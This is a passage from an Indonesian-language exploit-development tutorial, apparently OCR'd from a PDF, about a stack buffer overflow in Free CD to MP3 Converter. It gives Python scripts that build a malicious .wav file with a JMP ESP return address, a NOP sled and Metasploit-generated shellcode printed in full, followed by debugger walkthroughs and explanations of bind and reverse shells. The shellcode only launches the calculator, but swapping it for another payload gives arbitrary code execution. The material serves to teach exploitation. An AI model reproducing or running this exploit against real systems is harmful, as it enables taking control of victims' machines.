
Mengaplikasikan Instruksi JMP ESP ke exploit

Berdasarkan informasi di atas kita dapat mengubah script exploit sebelumnya dan menambahkan alamat JMP ESP di atas.


```
#!/usr/bin/python


filename = "eip-jmp-esp.wav"
junk = "\x41" * 4112                            # jumlah sampah yang dikirim
eip = "\x09\x7b\x49\x00"                        # 0x00497b09 FFE4   JMP ESP
espdata = "\x43" * (5000 - len(junk+eip))       # sisa bytes untuk menimpa stack


file=open(filename,'w')
file.write(junk+eip+espdata)
print "[+] File",filename,"created successfully.."
file.close()
```

Jalankan script diatas, maka akan menghasilkan file eip-jmp-esp.wav. Jalankan debugger dan load lagi (attach) program Free CD to MP3 Converter. Kali kita akan melakukan breakpoint terhadap posisi opcode JMP ESP agar kita mengetahui dengan pasti bahwa EIP tertimpa dengan opcode JMP

ESP dari cdextract.exe. Untuk melakukan breakpoint, kita lakukan lagi pencarian seperti mencari intruksi JMP ESP di atas.



Jika sudah ditemukan, tekan F2 pada alamat tersebut.




Pada saat ini instruksi JMP ESP dari file cdextract.exe sudah ditandai dengan breakpoint, sehingga ketika kita memuat kembali file file eip-jmp-esp.wav maka program akan berhenti di alamat instruksi JMP ESP. Untuk dapat lebih memahami proses exploit ini, kita dapat menjawab pertanyaan-pertanyaan berikut ketika file exploit eip-jmp-esp.wav dimuat:

1. Apakah breakpoint kita “tepat sasaran”?
2. Apakah alamat EIP benar-benar sesuai perhitungan sehingga tertimpa dengan alamat instruksi JMP ESP dari cdextract.exe?
3. Apakah perintah selanjutnya yang dieksekusi oleh EIP?
4. Apakah instruksi JMP ESP bekerja dengan baik?


Jawaban dari pertanyaan pertama dapat kita perhatikan pada bagian bawah dari window Dump

Breakpoint at cdextrac.00497b09



Pertanyaan kedua juga terjawab, bahwa perhitungan untuk mengambil alih EIP sudah sesuai, dibuktikan dengan tertimpanya alamat EIP dengan alamat JMP ESP dari cdextract.exe yaitu **cdextrac.00497b09**.

Karena terjadi breakpoint maka debugger melakukan penghentian proses terhadap situasi ini. Untuk melanjutkannya bisa menekan F7 (step into) dan memastikan apakah pertanyaan ketiga di atas dapat terjawab.



Setelah melakukan F7, ternyata proses eksekusi beralih ke alamat 0x0012FA68 yaitu tempat dimana karakter “C” (direpresentasikan dengan karakter \x43 pada script di atas) kita berada. Apabila kita

mengganti karakter “C” (\x43) ini dengan shellcode, maka shellcode akan tereksekusi dan aliran program Free CD to MP3 Converter berhasil dikuasai.

Win32 Shellcode

Istilah ini akan sering didengar apabila bermain-main dengan reverse engineering atau exploitation. Saya kutip sedikit dari Wikipedia:

> *“In computer security, a shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability. It is called "shellcode" because it typically starts a command shell from which the attacker can control the compromised machine. Shellcode is commonly written in machine code, but any piece of code that performs a similar task can be called shellcode.”*

Jika dijelaskan dalam Bahasa Indonesia:

> *“Shellcode adalah sebuah kode-kode kecil yang dipakai sebagai payload, biasanya akan menghasilkan sebuah command prompt/shell dan ditulis dengan bahasa mesin (assembly).*
>
> *Jadi shellcode ini tidak lain hanyalah sebuah kode, sebuah kode yang memanggil program lain dalam sistem operasi.”*

Pada umumnya pembuat exploit akan memanggil cmd.exe (Command Prompt) dan memaksa cmd.exe untuk membuka port atau koneksi ke sebuah host agar dapat di akses dari remote. Biasanya proses ini disebut dengan spawning shell. Spawning shell ini dapat terjadi dalam 2 mode, mode reverse dan mode bind.

Bind Shell

Bind shell adalah sebuah mode spawning shell yaitu mengeksekusi cmd.exe dan mengirimkan semua hasil output dari cmd.exe milik target ke sebuah command prompt/shell milik pembuat exploit. Ketika proses eksploitasi sudah terjadi, shellcode membuka sebuah port (yang ditentukan oleh pembuat exploit) dan memanggil cmd.exe. Pembuat exploit akan melakukan koneksi ke port yang sudah terbuka di komputer milik target. Metode ini memiliki kekurangan apabila pada sistem target terdapat Firewall.

Dalam bentuk poin, bind shell bisa dijelaskan sebagai berikut:

- Membuka port di mesin target
- Pembuat exploit yang melakukan koneksi ke komputer target.

Reverse Shell

Reverse shell adalah sebuah mode spawning shell atau istilah lainnya, mengeksekusi cmd.exe dan mengirimkan semua hasil output dari cmd.exe ke sebuah command prompt/shell milik pembuat exploit Pembuat exploit menunggu koneksi dari port yang sudah dibuka. Metode ini biasanya dipakai sebagai salah satu cara untuk bypass firewall (apabila akses keluar dari jaringan internal memang diperbolehkan).

Dalam bentuk poin, reverse shell bisa dijelaskan sebagai berikut:

- Membuka port di mesin pembuat exploit
- Target akan melakukan koneksi ke komputer pembuat exploit.

Seperti yang dijelaskan sebelumnya, shellcode tidak hanya dapat memanggil cmd.exe, tapi juga dapat memberikan perintah baru ke sistem operasi. Misalkan, shellcode dapat dibuat untuk tujuan menambahkan user, shellcode untuk melakukan download, shellcode untuk mematikan komputer, dan lainnya.

Uji Coba Shellcode Menjalankan Calculator

Sebagai percobaan, kita akan membuat program Free CD to MP3 Converter memanggil program Calculator (calc.exe) setelah dieksploitasi. Kali ini kita akan pakai shellcode yang dihasilkan menggunakan program Metasploit.

```
root@kali:~# msfvenom -p windows/exec CMD=calc -f python -v shellcode

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload

[-] No arch selected, selecting arch: x86 from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 189 bytes

Final size of python file: 1028 bytes

shellcode =  ""

shellcode += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64"

shellcode += "\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28"

shellcode += "\x0f\xb7\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c"

shellcode += "\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52"

shellcode += "\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"

shellcode += "\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49"

shellcode += "\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01"

shellcode += "\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75"

shellcode += "\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b"

shellcode += "\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"

shellcode += "\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a"

shellcode += "\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d\x85\xb2\x00\x00"

shellcode += "\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5"

shellcode += "\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c"

shellcode += "\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a"

shellcode += "\x00\x53\xff\xd5\x63\x61\x6c\x63\x00"
```

Saya jelaskan sedikit mengenai perintah-perintah diatas.

msfvenom	Modul bawaan Metasploit untuk menghasilkan payload
windows/exec	Payload yang dipilih yaitu modul yang dibuat oleh Metasploit untuk mengeksekusi program di Windows, yaitu exec

CMD=calc	Karena memilih modul exec, maka kita harus menyertakan perintah apa yang akan dieksekusi. Sebagai percobaan kita akan mengeksekusi calc (Calculator)
-f python	Format yang akan dihasilkan, dalam hal ini kita akan keluarkan dalam format python
-v shellcode	Nama variable yang akan dihasilkan, misalkan shellcode

Shellcode diatas akan mengeksekusi calc.exe sehingga setelah terjadi proses stack buffer overflow, aliran eksekusi (EIP) yang sudah kita kuasai akan membawa kita ke register ESP yang menunjuk ke posisi di stack dan diposisi stack yang ditunjuk oleh ESP sudah menunggu shellcode calc.exe.

Jika kita sesuaikan script python exploitnya menjadi seperti ini.


```
#!/usr/bin/python

filename = "shellcode-calc.wav"

junk = "\x41" * 4112                          # jumlah sampah yang dikirim
eip = "\x09\x7b\x49\x00"                      # 0x00497b09 FFE4   JMP ESP
nops = "\x90" * 16                            # NOP
shellcode =  ""
shellcode += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64"
shellcode += "\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28"
shellcode += "\x0f\xb7\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c"
shellcode += "\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52"
shellcode += "\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
shellcode += "\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49"
shellcode += "\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01"
shellcode += "\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75"
shellcode += "\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b"
shellcode += "\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
shellcode += "\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a"
shellcode += "\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d\x85\xb2\x00\x00"
shellcode += "\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5"
shellcode += "\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c"
shellcode += "\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a"
shellcode += "\x00\x53\xff\xd5\x63\x61\x6c\x63\x00"

espdata = "\x90" * (5000 - len(junk+eip+nops+shellcode))   # sisa bytes
```

```
file=open(filename,'w')

file.write(junk+eip+nops+shellcode+espdata)

print "[+] File",filename,"created successfully.."

file.close()
```


Kalau diperhatikan, saya menambahkan karakter hex “\x90” disana yang merupakan sebuah NOP atau No Operation. Dalam pembuatan exploit, NOP sangat sering dipakai apabila kita tidak tahu pasti jika sebuah shellcode “mendarat” pada byte yang tepat, sehingga NOP sering dipakai sebagai “landasan” untuk memastikan bahwa terdapat sebuah “jeda” antara shellcode dengan posisi ESP.

Jalankan lagi script diatas, maka akan menghasilkan file shellcode-calc.wav. Untuk memastikan bahwa exploit kita berjalan dengan baik, ada baiknya menjalankan exploit tetap menggunakan debugger.

Attach lagi proses cdextract.exe, pasang Breakpoint pada alamat 00497b09 dan perhatikan eksekusi shellcode.




Kita berhasil mencapai alamat JMP ESP yaitu 00497b09. Selanjutnya apakah perintah JMP ESP membawa kita kepada 16 NOP? Tekan F7 (Step into) untuk melanjutkan eksekusi.




Jika dilihat pada OllyDbg, JMP ESP membawa kita mencapai 16 NOP yang telah ditentukan. Setelah ke-16 NOP tersebut tereksekusi, maka kita tiba di shellcode. Tekan terus F7 sampai perintah looping


terjadi. Perintah ini terus berulang (looping) karena shellcode otomatis di encode oleh Metasploit encoder. Perhatikan perintah PUSH EDX, berikan Breakpoint disitu karena instruksi tersebut adalah awal dari shellcode yang dibuat oleh Metasploit.



Setelah proses decoding selesai, selanjutnya tekan F9 untuk melanjutkan eksekusi.




Shellcode tidak tereksekusi dengan baik, sehingga terjadi Access violation pada alamat 0012FB21. Jika diteruskan dengan menekan tombol Shift+F9



Kondisi ini biasanya disebabkan oleh adanya karakter yang tidak dapat terproses dengan baik atau biasa disebut dengan bad characters/badchars. Kita harus menemukan karakter yang menyebabkan shellcode tersebut menjadi rusak dan tidak berjalan agar karakter ini tidak termasuk dalam shellcode yang dihasilkan oleh Metasploit.

Bad Character Analysis dengan Mona dan WinDbg

